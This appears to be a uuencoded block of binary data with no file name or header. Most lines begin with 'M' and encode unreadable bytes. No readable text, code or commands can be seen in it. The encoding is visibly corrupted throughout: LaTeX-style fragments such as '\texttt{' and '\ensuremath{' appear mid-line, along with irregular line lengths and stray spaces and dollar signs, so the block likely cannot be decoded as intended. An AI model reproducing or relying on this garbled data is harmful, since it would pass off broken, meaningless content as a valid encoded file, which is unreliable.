M_^VO29;">N_4_2[/^WSUGZ77]=UL_Q>!-_%@^S]Q(T`QI'U.TWR_!^]@_'LO M@?UGO_UB]T-7)V=5>"/%ZI]R+M=7^*'[?DX,>NSPZJZ8K#Y/#R===TH``GY0 MH@_G?%4/I!_MW0/AD__`0]N*IZWE4/_YB!_O10`/9_*#Z?X!W#X)_W?Z_1]S M0@?'3LP2@4D%-Q%&\$5\\$4%0J"JF!`WSZ<A#_*84JG\4JDA%3_%_+:29>S\VZ $M)_A:*7^06H0+9BFI1\K;9+$7,!5?+E$3HBT=TH=!^"4+D21%6(JR*A$&^+)!$ M9(L(`?90HJH,16`B(,BI%(BB2+_U6H(J5))*P%@I#D(5@'YQA1(?[D%O`^_^T $MG^R/ P8\YD\#K@I;84000M!-4*GOX6AR1$X8.? H'D+(<D*+04$,0YR>=5,$ M+"GR"`'1`0UL`_CU_&+-024<!90DSO*3\$,2(@"A!&(*)%B*Q5!18*L\$&+!8` MJ@J*BL8B(,504BJ1BP15@PB06062*\$%A`4@C`4D!8H\$6\$A%!0%D",&(D8(*2 M(B@H"R18L!9%16`H**`B#\$604%!08K!18L%(18(@(@H@BD@H+%18@**`C(H" MP511052+(J*Q144014C%119%D11!81218+!0B(`JR"P60=I_/FT3<R"R*\$-D M!E+"L%OHE#?@+(<F8PBR=MI)/].@"D*@EH>SQ^GJD#4K>]9K7T=90_G%)(2# $\texttt{M`#1#_U3]: (AC&('W-YG8\$\$;3>8YX`<Z']VD4BBP\$"+\$B@"BQ2`9"$X\1Y\D"}$ M&"0M*`Q_%V9>68B<,TH'_['>)'FE(@PJ(*NZ_!303_3:EW9@BQS*9WVM?>S\$ $M5#Q\ensuremath{\ 0.5,0} \ensuremath{\ 0.5,0} \en$ M#[^5GE#%+JD+%4%*RXS[J!6`9\$6\$+&!IA.\$*R&,).6Z\$TE%B+)U,BRP9B"XA M,06!B"BY922L]0R<H>+/3Q2&`_K)(I!182+(I[Z4@'B\$R&2=_^.@'OG]Z%P-M\$`Q!CMH>3R5;A,F,2*(@H*`3C5A=HLZNM\0QB[7P(>=LCAF\$>:,"):DSR-X8 M&9F:S+-;8;UNDU:'V-017Y,FC'45ASG6C\$&FAJ.(,W*PVX?&&:WVQ>0^-+LU M-.';M\$=HZPTSH\F32<F5D(`16\$X0FV3A#HZXUN35##DPDT0D,KHF:`;F+":(M+%CI4A2*<N"[QLF/`53(+!04(C4*@L8AHRPR)!96%&*LE9*K`:65)WLK!&"D M6>!)H<0:4%1.U&UJ';\$#\$#:4CW8]8@@:\QFN7"Z"::5[BU&#U4ZX7N&P[3U-MQV0WA,4`%U@QH0P[H1/29M;F9E,9<D3,Z&5.;.TD@=WQX(;>^OF+HJ.Q5V8B M"3%&%'HD\9T.AR[4J]\$E\$Z+!1E=)UIQ)VPB`G%Y.1TFBS+S>D;FPY\$6?Y;J(MNH4ZO#80;^/K3L?,]A&(@"(?#\(E#H'FE(>D^I("#]*ZE3V3\$1I2^HRFC!P: MPQHBAH"TFV8BI5@GG!Z.(ET5`V;MF_><YG#>)AGOZID7(&\$E"OS["B(S"+)J M:%!ZQ#8.HP1PR'NFW0R,&Q,)8P_J(;TZ=C>6YH:_Z'X\$0:B'.OC_SI,6)!BN M!\(-171*9DP"!R\$T\$`GTC)J9FRYF.8TJU@G[1UA5V)]W,.&</SB?KAF,V>\A M";C26LG/`UG(<!84#60*(U:O]^#E_&0H44_%5@/:`^M_F][^E@KFB_M=QL_O $M?$^9_D_V/=_H?_/Q:D5'M'WJ?K,PR+5P@5&Q<^[_<:T(LW`BH6EB;M8J@J$ MQ>]TR9"T8ED*(6/J91W]RX".VJ4L*A4T92^_*<1/VGWO)^WS`8\$`5\0F>!2" M6BC]57[WXX6=81%_AQ5#^E%!#LBP`#]>(?6DBD%C\$&0*4HH(B"I&V"@@E&&\$ M&%!155!%5BXQ;^E\CZ`?W?>/U`_0^9*`7EY2H#*A>!1\$1\$0_C_*RW("&R]%' M;\B)V_/3Q>\6/TOSY?3>TBX'0];_3]'O<G\$@O^_\$4:`B+_!!\C_ZU;(%QB[P M^\$0/*A&K"H?42'YA`4J"!X((GF_S\$^>?(#\$<'3%<8V,WQK,\$13\Z!2,1(D8` M-E8BB:H((GM_M,OF*W%!]B8TC2D^3W^:C\WU_E2US7NSH"%\$V)!LK!0_JS^[M_>WJ`.[EA4_X*>^[_#/Y_V]8C;)_U,.FF.BE:ILLT;-'W"=6YPSCDK*EHNX-MR6F%%6TO,185BGE!_J/OH6A6'\$9>XPDD)HIO@T%7TA6`=N'X1STFM`_,HL9% $\label{eq:mass_mass_sigma} $$M"X(''>=\$?R,^CW.;`4X3+I-\$N[H\>K_L[SIR?Z<:\$074\#)-WP"JQWJ(!<>,W) $$$ $M[K#_J0#*30>("8Y]UY,5J]30C$P(<-!$47L^*;N,8.$/C+W_4R#]3-$.F/[:$ $\verb|M3].)/\verb|WG0$8E(&4)]F;, CB'&GD6.?<Y1*AUJY?[X!_*[L\U?8-HN]RWK6AZ]A$ M[HGNA\$K1*[3CD:KS'>;S?)MK?,]'#:3&V!PY9'>Y/[`!X="N!WA1()_:MA`\$ M^{+} , +\`58*HP8@HBL56LBD6\$2'[8D\\`#BR2(2\$E!)\`^HR\`"PQ"482R*I\$\$3&@O: MZK((?'UQA(XA)G)9<RJ2LPR^-PCS2?'/AFS4_3QY`ZX@=D%L2-"!1V`#N2H) $\texttt{MVX8GZA^H?\$WW\$I} \setminus \texttt{5HM?IG;6\$G?Z5"BJN^]8\$=[-D-\$)?!.S,-*@B+Q-\#!P-U$ $MF_F: 7H<S3S] = _J*-MNMYV4] = 560+M; 6#4T-_N(X]BQ(442[U=9G@RMNW2]9,$ MOQ'0=<]9_SYDP9E_UK+^=\$_/^'Z%E[C./5"PVDXO[?;NAPX])8"KY89MEC M\$8C^UH&4)X4A_N&?N!)_I"7:K\$BP\$\$\$1%8\$6\$U80A81+9%1@J@#`5%!+&"(A M`'30VTSDD[\$!TECY>"Q)%9&"R,@P6`LD1D\$@D55_99X4#F+&&F?V5"@L(`L) M/LLDXX%D@!(3]?_1Y3P?WOZOZ/+H^/NTFJ,&20_,5@H`\7\$''CY7A[IW?\$=[MR3Q?:UH(!L82\$(D5@21B``3K["P.Y(L[DI;"X8S(8#8QB2X4%!;+LZ/8/?Y< MM-36M^M:;?7^#& 6B3@QL[Y^\N@].TO&<'2D;7(2-LC=N;NY[[WZZLT=8ZZV M:&#)1F4TQ7YC`>9`V2`Q8Q60BD8)EFI?,`("7Q*?Q/[7^#=?9ZG!\>W]7SG_ M^^_VF)V'Q80M6RKG]^8.!&V'&SI(>AAD/`(U]8U#D50T0M</OL9_'^P=/^MZ $\texttt{M^@35JJMT'.?D6?,Y<,2!_NPI\$S)!\&H*]^XCC\#,D;L][/R7\KK;-?PV[IXFS-PV] = \texttt{M^@35JJMT'.?D6?,Y<,2!_NPI\$S)!\&H*]^XCC\#,D;L][/R7\KK;-?PV[IXFS-PV] = \texttt{M^@35JJMT'.?D6?,Y<,2!_NPI$S)!&H*]^XCC\#,D;L][/R7\KK;-?PV[IXFS-PV] = \texttt{M^@35JJMT'.?D6?,Y<,2!_NPI$S)!&H*]^XCC\#,D;L][/R7\KK;-?PV[IXFS-PV] = \texttt{M^@35JJMT'.?D6?,Y<,2!_NPI$S)!&H*]^XCC\#,D;L][/R7\KK;-?PV[IXFS-PV] = \texttt{M^@35JJMT'.?D6?,Y<,2!_NPI$S)!&H*]^XCC\#,D;L][/R7\KK;-?PV[IXFS-PV] = \texttt{M^@35JJMT'.?D6?,Y<,2!_NPI$S]$ $M5 < Y]_:M167)2FH?Z)("J>+.TPX^D<IA0+3X/ZU[%M^-IUQ5KF9EV(1\;&:K8)]$ $\text{MED.60'7}(7\text{FJ}3Q; \text{IQ+,WNE@O;Z/IO0/2&2(0XX?`TSUY\4^+\7XLZ(&&CS&OE)})$ $M-P,'$X;>6699=\#.>$Y1'P4&ML*,($]/$A#YZ`;8?*H^^\WK3^^_[M#0Q!44!$ M%9!OA_/OLD2`**B*@*(B@HJL`8JH()\$21\$/P]OT-:75:%BQ&,BQ1@Q2,\$58@ M@C#<1RY%51Q]>N7MZY>O%>6ML(HJSMVS^\$>">O\$2I-OW_@-!INY%20?PU>S+ M5"<?_(OOU"%E[MA*_Z@FPBGG_;ZNTCR/G6!KM.AIB);]S\$?NJAK?FQ_)FL70

 $M^A=%/,0501^$]D4BQU257]QKZ&VS(?FX99:;-7^M+7""[=A?R+%D8([DK)]DK$ M,HE@3+PA!.WEBCP5V]QMS@:VEJTJ\$D>G^;!K_G?[O&+_O?DI/D+/22O4`>, $MO?N*^{1}$ [<L1?: \$>+515) $4B12-5<(1\QIW7,!+\&2)$ > 20.CA6] % C7V7U; & 5M5V<5*6J\$@[1Q;KHJE.-8D%O3(YBJ.'12VBI\E+%"2-'BP<0S1JJ7KBV[%70J M\"[NS14=,DQL7W[ONS?W*HX]TSC+_Q>W4[5I_XVO&NNWCSX\K8YD'%?V8(AU $M<1302A1&*Q21/MZLQ'-96Q=L[1*1T\K/P<-]9<Q;EJY89;D5!+*BV9(7-6:*$ M+/66<A(9=\$E#S:\AK%03YNTJSL6V;BK%DBBC'P62YR;3MML9.WPS3YUW#<B@ M9;WRY=J;!!UIL>SAKMW5Q[\$(,><\O3D^-"-=UB8T5Z2*R3<*]?M678)M%VC-M.^^_1'Z&AD21VHH#,_.=5FV&PRQ-CH;/&Q3.P=AUWC>[TN/\KS_I/!\UXOC< MX.SCEXO*Y6WXEOD;')Y/B]'Q^9P\?C+QHN-3<77ZW_K0]79Z?W/7>V_<_[_U $M_^1^V_"]?]YO4Y04D(LB0C%"2"_*^4$.W7/4.'=N;Y^WW/G#=MIZ2KUN]+&[$ MB/(6:!MM@NR"BHBHJJJHDA\R"E1""D<?BS.]]60&W&(ZX^F.7N8*-?O;ZU8# M!D8+\$05!9),[>_C>R3R^V_NNCDSAPH+4A) %55B,BJ,AKV%\$-(B22*!-Q8U@I M!\$1%\$9H\$FNNPUNP/RTF(BC(*09%\$)E+=7&'#7AAM@+!<10T(6UM,N7,3! 5 6 M`AFL,!IICDMJB,FG#%56S-!HJ'EU`F#;1H='[=L4NUN6&6`;L6GC&-IDF5'Z $MQAC + K9(SC6L + (X - i \cdot 1 - i \cdot 1$ $MR-)C><5>U5"++67KO\M#6H'!RY9S/[SMLG6M*"//`=+2UM'*.#'$_0:I\)%H$ MD>37K(;;56,S+-#I?J9:]8#RL*OV,?L:YG[.*IP=-873H*.K"U;]9ESZ!_7? MUV#N\-PTR@\4D[/L[]]4WJ]3UZ/B,48//U7\<3:IB3LL^E>NN-'J^JV*8NC9 M"3,ZUTU?T7/^B?W_'Z+[_PS;WUIK=NV_\\$PQT\7.R?5^R,O_!-GC70,^W>\G $\texttt{M]'/7Y8T5H] \ /+J?AS<'9I6-E^'O>?=\ 9U>\$GLH04`62`H;"<F';ZJ'^/Y<**$ MHH+)O]?[>OX_RTX05BLD18((SOS:^C^MY._?7ZLYLS*.WEMLZU>YZ4+\=%.O $MCX=[S\-,:$V?C*-_2']SKG96C&J8*ZL"@4BR+Y[07,J&MZ##X*<:9\1:,D05$ M6"***0]W_:;AV<Z;:]\<2?L/9N^K=YW?9?C_G>;.Y8F/]):BZ_\7[.?W3U(? $M/$GJ@C+>%/!:8"R2D++?IBT,,]3;,/@_R8SP(U/\+2^+*Z>?=4Q*<OI5JK=]$ ME>:MF:19F-:F.+6Q119[OK=9CU\C2U.0O<F9F+WFFS73.1B`JB#!\$444&"P(M"0FB'5M[SJ[R*'C:<(KAC&UJWU+Q4VMG3\$WL]:NJ4[2R9N/6YIZYMYG63MQV MY.TCN_&R;FGM'T+IP6K=*M]=C>U5<MO5\$O\4V&&^I-_:3,PUH()A\$3=`J*ZB M%X"YX:8@"6B`L"C#-TTB":0VSKR@:Y%9V2!:@A!%!W>.^SEN52<MTUJ4BP1. $M=*"B(L@HJ*PYVS2.J'B89NV<TE5`@H.%1!:^`&,/3MH5+-(VWR/4>#*B;I3)$ $\label{eq:mm5.J5$"7<:1P/HOI5%} $$ [*1'AQR\#D<H"GL>"YQ<T,+G<IKI$Q*G;;EX@<?$$ $$$ $M^{CD6PM'R?08G;P[-S)}N=+4(@_Q8>NH\KHOG22)&H;;5>"'D:NN=40AT&]L$ $\texttt{MS} \\ \texttt{.8ZQ41"'J93VNQZZ} \\ ? \#^3^. \\ > [[+WU[BO@"\&]FD_CZ \\ > 2S'(-U+@0^)B^V5Q)] \\ + (-U+@0^)B^V5Q \\ + (-U+W)B^V5Q \\ + (-U+W)B^V5$ $M\JJ-5E>(?@N<\#8LQ^DC_C[[H]F\1/9Y%V57H)UO=?_-'=<BQ*J]3*!UAB5NX$ MBIU7_;`[L\IQ\$I^_>8(*="NIR*IBQ2%_KNR[KG[^:+&GI%(U>I'@ZDWW70=U M_6CARH"C\$(C(, %\$5[Z0*3^"G-R`HP5\$8P_MT+!\$2*Q9!5&`*H<1H0\IXATOV MO[C3IF/LN@^^G^]VT&CDZ);_E&0Z;:^5XD-191?JQOWS_0*Y4]TMVH>**J5U MP\;D=9#\$@DD&9'LO.TJX`J*7Y[9K0WQN.@369F3^+[A<=*GHMXV14Q:(Q'R4 $M^{0} - L_{9}^{-N6} - N6LG + - 80MMC_{3}^{-7} [D^{*} = 7 = 9QLB / \#][]_{=}69L_{0}^{*} L/T - ZMV1$ MV]-WL0%7R[%H7:BH,_%B9'VA21W&>\\YZ;&=%V3\$F*R4"RG8^E\)WLYDBD_@ MG<]8@/\$<(VW5[C^9U+V.M4 B%2*!N8BF''AM?^V.K@,L=VIL3WNFZ/[J\078 MVA:RG2=JLXOF-!LY3J6GS85MS:N7X^\$B^C8;XO/LQ:UVK>;Q3]S+CV\$N=+TE M<NJU:I(,.7;[[HK.#:V=%U^ZE+WBMXC,9&PVW6.#?JJ=O:@B3J8Q>V<:IFX< $\label{eq:mcij} $$ MCIJ9>T]ZT)>UUV//WF_GES'>J;\\ -M4HMQ+'Q_(O\U]$CQOC]SLX0BRXW@D: $$ ACIJ9>T]ZT)>UUV//WF_GES'>J;\\ -M4HMQ+'Q_(O\U]$CQOC]SLX0BRXW@D: $$ ACIJ9>T]ZT)>UUV//WF_GES'>J;\\ -M4HMQ+'Q_(O\U]$CQOC]SLX0BRXW@D: $$ ACIJ9>T]ZT)>UUV//WF_GES'>J;\\ -M4HMQ+'Q_(O\U)$CQOC]SLX0BRXW@D: $$ ACID9+UV//WF_GES'>J;\\ -M4HMQ+'VQ_(O\U)$CQOC]SLX0BRXW@D: $$ ACID9+UV//WF_GES'>J;\\ -M4HMQ+'VQ_(O\U)$CQOC]SLX0BRXW@D: $$ ACID9+UV//WF_GES'>J;\\ -M4HMQ+VV//WF_GES'>J;\\ -M4HMQ+VV//WF_G$ MO%6.%HG\,O9=ZLORWMG\%HI[<U)8NT4@KG.EBR"'_5_)\$B/X)R#O72?8:+RW M5R^1':BLN6NU'_>L\9_LHXAR-GO]&(H4ZQQG/^A"Y^QZ/?D<(YYAJEQ/^G6A M06.Y:-LX"33=VJQX"*7AYS<.8B")!3.%P41N3?1I.Y'UE8Z!/+,*XB7T\$@-N MG]]C_&MU%,DM4OY?9D<JW[B3.75F^+!&MMD.O;_?S/LC/<X<T?@O?O9;<]5M ME+[F4Q&HFC&!(`[Q/+NZ7<,O]'[,;[0MGROHE#RE3R9\VQE0TIZ/H*\4=\$7E M>Q1TH.<\VT<9*B/(]M,50*NA2Z65KLE0J,Z5;%>M%(2;69[F?PUVY[PWIU9% $M'OPM6U-S9>//2=[IQ,\RTZ+OTU"^KU/7J(?DG:1879G(+W#^WYU^(B7JF(G)))]$ $M++*Q=6-[W\backslash G^*:YIOJ>GM\backslash 9K4*52HD&G1PDLC*E]RR\#/"XZ%)ELQ\+ULDD:$$ M3-\$N/<+6WBA"2"N52B"OR232H.W=6'/;U7]U@MK:^:T#5###;:XQ[_RV9A)($MJQ-[WQQO@B(L6?XL)(B$D82!$)^'NW!2H]5`943-4<(2T[MZ6Z*;(^&>UNQ!B)]$ MK6YCQL:28IH]'BVU?0MJR7YHU"-3R5CCDM"LB`]-&F6W=6W<KKUV_T%1MBS' M#;<\^V)BN.>BT(,O4;OA7N*-;OL/R3]EG%,MFDJJJL1116XFR,1K%DF6)396 MXJEX;X\$A\$6QTFS?K9VY?7/=];]M>-MGITN6NWLYIR6P/835W(FZD/N[^S#EM M+V@3N*U0@\E57I;(HTFG\:V12L/AD[0FRGP[!2\$A`K>;A)TP6?_:SH*;80,X

M>J32GBB9Q6M*HIWMRC4P^BLK9TF<:.W]Z(Y^S>S-/W4^_7>V64X]:OLU=>7W $\texttt{M=-\#EMIBY'4TD?600JCV==K:\&3\backslash=B]):[;\&/A?G?EK-6C'Y7_\backslash\#]CLU\#;MNM4 }$ $MM^C[JM^{$}]\2E064L17HIEFF=-)(JX9, #8-GC:6+O/B\N>?$DQ]UC9WK/5?H>Q$ M]_YSM/*XO:?\$WOQ/)^?Y;Q?H^JTS47234-0U-F;+,V>RF8S?-^311"C60*H0 $M?5$4:.\E$A[ID*D*7A,"-Q>(42W(@/GJ(Y02QV3`C^O!-$;D1\N"-H+A/I1L)]$ M15[R\$1W1#^!'K1!X(2+FCH(PCKB@A[T@6.6D1XHHGV8H?OHJC_3(.:*?<A(Q M(SLGM&?>8`!#X5?&\`K0,!A%@R`OAVE:'\\$/E(*+1!!6Z-16Y`V\$(1&\$(P`A M\$9#B`BIF5/!`A2>.4V1@Q*0VR1HF2"Y13,M)^,J4GYWP>+D.^6R#*EE1#UWW M>_WVSP(J&I[WJOWJ3Z_=Z1?07!VBZGF>AU>-^ETG/^&/U*\$#B<OSR%7P[W.] M9FXG\$["%?:^R^WU79;.C_^S.7^3>\$BH<??<?(Z_X7M<P];Y[X/M3)D+"['3> M!UG,RK'U/)E=]3MEQ<XYG5XO:G5']'XL_GV<?<[OO]7O2\$_@<+[Y^;+P/H2? $MG;WM_W?U*_(XF'7)O3L_G^-=3?>+WZ&3YGFH:O.[?3QW_<?T;_YN6>1S$ $MW<O)ZBO73V_Q[&<OK]Q(+@Z/ZGN_#^3^UTO9S'M_<1][S_W,/^7O_4?V?"_6$ M_<\+^')_/T&_)N?T>E^Y_=W/_]B^Z]-SJ.MA]WMG^HN8?:_F]AW&39ZW>_._ M[-+VM/"\`Z54_X%#VGDMU_IL&^F]/[_UGFO*]-T-7L<_]JO[_(VO8^<^GY;S MO`Q+_^?%^?C?%_?]5_^[H_:<KQ/F?K_'['C=SJ_T^0[]GU'I?T(;N;S'R?\ M^9TMOV'@YGD?4ZK<_I_(0602=)N>%[GRVYGU_:/_+[_VOOW3N9Y;@=EU_17 MQYPO,?5^7[7^!_J0?H05*B+W^CY3?Q"WMW5<0K^_*O]FFX",)^I([,2EDB)I $\label{eq:mq_loss} $$MQ^L\N'':E/V<`KO'\Y7\#\FOP@L@PPB9?<?W;H1L&`9%@IVS>D1%<?;A5[%.=]$$ M9MZHJP_=P]%JU+4B'VUNLYJCKRMZ>-((8=COJ=EB5[\$HQS+"LRJK"LX0E8U* M5HFB(Q&)6Q1\$77\$G#%D6?TPIR-@EZ;G(XY,!R&[%&-21\X0K#PW6]U+"BFK! M\$62,M&3MK6KAFMD'ALUAJUK>)8.Q1:&U=[%JZM[:IQ#;,V8KS&H\$6[K'7J+K MCNU-%%2JR<U9%VPJ:8`H'"0-0@G)43B*ABL,0PY:S,+"LEBEI)>]K0F-"5\$M $MO=D@>SCH*/O(3^)_4_G_F^C_QUWM, &W)&`548NU(`Y?SNXKWW7_\1H$@$ $MJ)[+VI'1@Z;3?Z]_2=(--VK1KNXW85YZ_FSS1RQK41-+-.92IRIX=1.,$RN($ M-PN:UM4[UPY9;/H;!8L\$ZS=_)N6?91`]N[@YV+Z2(]Y+7":PT1\$\$C/!X#O?W M54B=+V=('U1LU*S?U>'C;,=E3Q7?-LN@LFK9Q5;0&+'7J3Q">6+39F#(>SI# M!+>N\)>BVRM/9J>[E?+(36YO"@Y/`D&CNGQO/7:BZOI+F;_RVD4.6SX.8E:N $M7\%WK"W]>A^8QO_FS=4[YI4N6)B:F68=\-;[T)+3121-^6^L<5FR[FM+3%'[=$ $\texttt{M*SXPC>P=I0=^.\setminus[E7R[Y.HA.^U>WKW=]4I)=TQH(Z=][:/5/<<OG[:Y>>F^F] }$ MI'%<]>EK7?2.).7^9:&K`D#]I]XM5F!`MPGLVX5%%FS\"\$XL6%70GG"F\$L4U M%RNYI-=BQO;W)NBR/\]>W6)]-N>?9Y@2'A7AUTGO*MZ8!N6;I:O/<&>3S[T: M%7CKG;%\HP1A%<'78^&A_Z/333C9'-;8KB>D^?K>)X!KI:5S\8T+]6Y167K. MX*9\TRF<*W9?'G\$N+2E^Y7<FA.*2KD6IP3UXZN=+"EBT33QNE1S4TA<NLTOR M6M], W/=/3U^/KJNBUR_=I4]N5R!A?/EU*OB.FL?\=+KK@<W>?=_LU]:S5^-\ M5?DS8.,7X3MA;T\N\HSX1TI.V++16<;WTCM,EBD.M'EO;,^R?@;]>Y]L-RYZ M::]=L;K@.-37Y/5L=PGCFK+_1HN62WV^6.N>V3N]'.#:QTL8*A_]4J<%W7-, M\$3;(`I\8`4<%%WS']OU9`1(@6'W^W-S&?BZ-ACV3+;VOU[>3J\&U%_&4'\<0 M<?^+^S2!\WQ<Z7[LD3N!O^FX_(.!C>[^M%U=^@,9%,G;MI8F-M-AP^__5>Y^ $M6[SX7<?1WWMWZ,^CO^2^K::4>:,A.Q1Z4_*_XJQ,8#2/_:HY_3W\G#D#P+$_$ MHO?HS1'W\#Y4-OA\KCW.&B:=PT&BN]]8R!O.N825?=JAJ!*)M4`F3<&9\$9JY MZS5M\A9E3R5)%D+Y;'A ZWI^G%LMIHP 5W4M:1 UVGB'ML=O59>]KU=+(C0 M54W 'N]'9[GL(^D775+"^70-01*6*E,Y^-E?^5<\$%(E1K>0[[T\$46U6E?'4 M^E^LP'2Y&2OKEK6"'W5*%_^J?%5.A_C!QVJ]Q#Q''OT^?\;^_XTO^W-\)J]N MUBI]>60/A?#^'8\/KTBO6@#_3(?[,'WHH`G3H!VYO3TWS`^5]4_.+YVG]GKJ M.4B)BH#"*J@B@@SNE*#\$2T\$%_PL!K#?CDP)J?6"']!6!62"P_M-219)<P'65 M&X`TP91%96!PX9%9'B8AR#ZG.Y_?E\LETD[`P\$PHQ'E7SN_\$^^X_2*:#R>RT M>+X^W\C6KLX/S30+AH,!(6R*8E&/,N@8II\$YQ]`G,D]%YP1#L?1AS7`\9 MN`VQK#`.54@,,Z\$+\["GX03DFY26"FL+T/\5_6.-C)T.XC_=&0T\$D::,\#35 M\$R54M"*!A.[L.JC";S,KRHOX#?\$\0?E\C8+8TV\1#\43G4:90B'\$C1?\C+:0 MI_8SFG4,MYI3`JHF0)`C[6#LDA!O\$.JNK6::E.,,YY9185DPWJ!Q3%I3%T(Q M\$2\%;'NV&\T7"/29B@\J%*PS7^LB"@PUIOXC^<3!F+7,I@1KQ(V3EV!.&-LY M, *A-L\$PS*Q'93T)#!'"Q0E^J>[/YS\ANK^]Z_Z70^K8(@YN_\7A^!VWF00>B ME/)D\F6/G'C3R2]Q[9CI1Y3X;(LD[3-SX618D'CQN[K>\$D)I3R(65BLQDD<1 M^W\$^.YORIMXVFC:`KI>4UU-^OE`#N#+-74[R(FH6]%,L)_!]%=NTDTV=>B.M M67KM"WM>WE_MEF9WOCQ[:61.5!BM>XWB=J=0KR4OVIBYU\$M\$'QRNCJ66\$=JM MI+T3ZK,L_,;U(M:SEQ@\8_>?>K\C+1S7RR0_NPZ)]>Y@R\$BT%!K(]V^'O%6\$ $M1/Z]V_Q.==\&`8_:8-N@%,L1'^YT3S6Q&3@=.?S"J(C]GTOTHS!HYAJO,^XZ$ M;(TS:O^[^MWU.FIZ)\$!%3R_K-I8BA[T7)'GI,FU`'_"UINZ6WXO=TRAZ):B< M81ABF%D'*)MO->9T.'V<9&*B[;ULQ\S7\(SK)BYWR,>A:54:ZRJY4<RM]MS=

MX^H]S#OC)^W]7X/[<7GOP_M<3D=W\GRN\$?NGV(3CC\$^<;PX2C'M3ND/"3-U3 $M[!X6CG'6=/M])G@D2"BJ*OAC>:<4E40NAID[G^Z]`A_'[#^/Z\+>>7[KOJ^4]$ MFJ&*R5LD6,RS(X&91[N(HU`C(B0F)H*)!2D5AA9)_L]FA/Z>W+5KT%Y'3@W+ MMHS'C3;UT80>Y2S2V;VI650TU,D.2/*):%*8LJ*'F9ERWZ77/!@*\$*4"].ZY MS,80<UZJ\$9+U4DO*0XT#^Q_M>?_`YW]>)2_N4*=EK#SV4/0PJJOZ=ZV*Z^YF M?QRTG[7%\$!D3\PFSG`G93QO8>'>]_.XYB@.A[&'A/EB\$L2Q+!X@Y[\$S_`61Z M\$\$#W\$&0<HE-\$<C;J]S;!*MPF0V\$00]LP+@?15GQ@#U6A^ /ETE@2Y&DS?["! MTYLVX7\$77BKA#;<_-_K<=@V!]I":X\$"PG[LM0"HJ;]49"^JH3.!.T?&OL>)) $\texttt{M}][), \texttt{Z/SQ} <:= <1S = .S/ZH/N\&) < _Q @Z \setminus O^Q ^J , \\ \texttt{D} < [\$(0'^0\$3 - \$?5 < @4 + [*]) = .S/ZH/N\&) < Q & (0'0\$3 - \$?5 < @4 + [*]) = .S/ZH/N\&) < Q & (0'0\$3 - \$?5 < @4 + [*]) = .S/ZH/N\&) < Q & (0'0\$3 - \$?5 < @4 + [*]) = .S/ZH/N\&) < Q & (0'0\$3 - \$?5 < @4 + [*]) = .S/ZH/N\&) < Q & (0'0\$3 - \$?5 < @4 + [*]) = .S/ZH/N\&) < Q & (0'0\$3 - \$?5 < @4 + [*]) = .S/ZH/N\&) < Q & (0'0\$3 - \$?5 < @4 + [*]) = .S/ZH/N\&) < Q & (0'0\$3 - \$?5 < @4 + [*]) = .S/ZH/N\&) < Q & (0'0\$3 - \$?5 < @4 + [*]) = .S/ZH/N\&) < Q & (0'0\$3 - \$?5 < @4 + [*]) = .S/ZH/N\&) < Q & (0'0\$3 - \$?5 < @4 + [*]) = .S/ZH/N\&) < Q & (0'0\$3 - \$?5 < @4 + [*]) = .S/ZH/N\&) < Q & (0'0\$3 - \$?5 < @4 + [*]) = .S/ZH/N\&) < Q & (0'0\$3 - \$?5 < @4 + [*]) = .S/ZH/N\&) < Q & (0'0\$3 - \$?5 < @4 + [*]) = .S/ZH/N\&) < Q & (0'0\$3 - \$?5 < @4 + [*]) = .S/ZH/N\&) < Q & (0'0\$3 - \$?5 < @4 + [*]) = .S/ZH/N\&) < Q & (0'0\$3 - \$?5 < @4 + [*]) = .S/ZH/N\&) < Q & (0'0\$3 - \$?5 < @4 + [*]) = .S/ZH/N\&) < Q & (0'0\$3 - \$?5 < @4 + [*]) = .S/ZH/N\&) < Q & (0'0\$3 - \$?5 < @4 + [*]) = .S/ZH/N\&) < Q & (0'0\$3 - \$?5 < @4 + [*]) = .S/ZH/N\&) < Q & (0'0\$3 - \$?5 < @4 + [*]) = .S/ZH/N\&) < Q & (0'0\$3 - \$?5 < @4 + [*]) = .S/ZH/N\&) < Q & (0'0\$3 - \$?5 < @4 + [*]) = .S/ZH/N\&) < Q & (0'0\$3 - \$?5 < @4 + [*]) = .S/ZH/N\&) < Q & (0'0\$3 - \$?5 < @4 + [*]) = .S/ZH/N\&) < Q & (0'0\$3 - \$?5 < @4 + [*]) = .S/ZH/N\&) < Q & (0'0\$3 - \$?5 < @4 + [*]) = .S/ZH/N\&) < Q & (0'0\$3 - \$?5 < @4 + [*]) = .S/ZH/N\&) < Q & (0'0\$3 - \$?5 < @4 + [*]) = .S/ZH/N\&) < Q & (0'0\$3 - \$?5 < @4 + [*]) = .S/ZH/N\&) < Q & (0'0\$3 - \$?5 < @4 + [*]) = .S/ZH/N\&) < Q & (0'0\$3 - \$?5 < @4 + [*]) = .S/ZH/N\&) < Q & (0'0\$3 - \$?5 < @4 + [*]) = .S/ZH/N\&) < Q & (0'0\$3 - \$?5 < @4 + [*]) = .S/ZH/N\&) < Q & (0'0\$3 - \$?5 < @4 + [*]) = .S/ZH/N\&) < Q & (0'0\$3 - \$?5 < @4 + [*]) = .S/ZH/N\&) < Q & (0'0\$3 - \$?5 < @4 + [*]) = .S/ZH/N\&) < Q & (0'0\$3 - \$?5 < @4 + [*]) = .S/ZH/N\&) < Q & (0'0\$3 - \$?5 < @4 + [*]) = .S/ZH/N\&) < Q & (0'0\$3 - \$?5 < Q & (0'0\$3 - \$) < Q & ($ M2&&`@LX0H@(A,(R,08%%\$<*B`#E^#A_Y_D_;__ENW?J^9)N^-SQT<<#BDIQ M41E2"FI)89]S^#^#4G#S?T&?@.>PMP0N0QSA41IF6E2F9@J4RMCY4_R>0P<V $MDM"Y8IP<X=/T)R3E$BL*;NQX91C,3B+CA=$+E@R7!5&(M)5!+,7[*^3+>4,[$ M`S29M%H5%3\$0-.XX@>&0]DGW?;HGWD\$9/,S%E+C^MH!9F@5%`]YF=E0#]W;9 M<6`?DTQMF`('YW@QJX%`/D`(00B0\$)I\$"2Q%`/O\:/H2`?>0)M0'^,0\$<<WQ M9[&O:%M:"H9\$'RI=&**6\$HC0*3^!_?_Q7_=01Z\'_'%R_*T%A0!_]"!`/AH& MOKF077XI\$6ABM@"(.W^#2?Q(J_=@?<@#E`5GSJ!1*8"H'OX@?'`("`-E"`A\ M?_TT6(H\$8BFL!B"DE@"0DA\$_O;2'G0'VI49HRZ`@.3%1HB;24^'N_MN*X?I_ MZN%KZI55ZIX#XQACUZ\$UA[G9SW4*"3W!)#"(P86_NW3\\CE\$*(HD(E8.M5)3 $M4_3 = B8GU_@?0_?_7_, 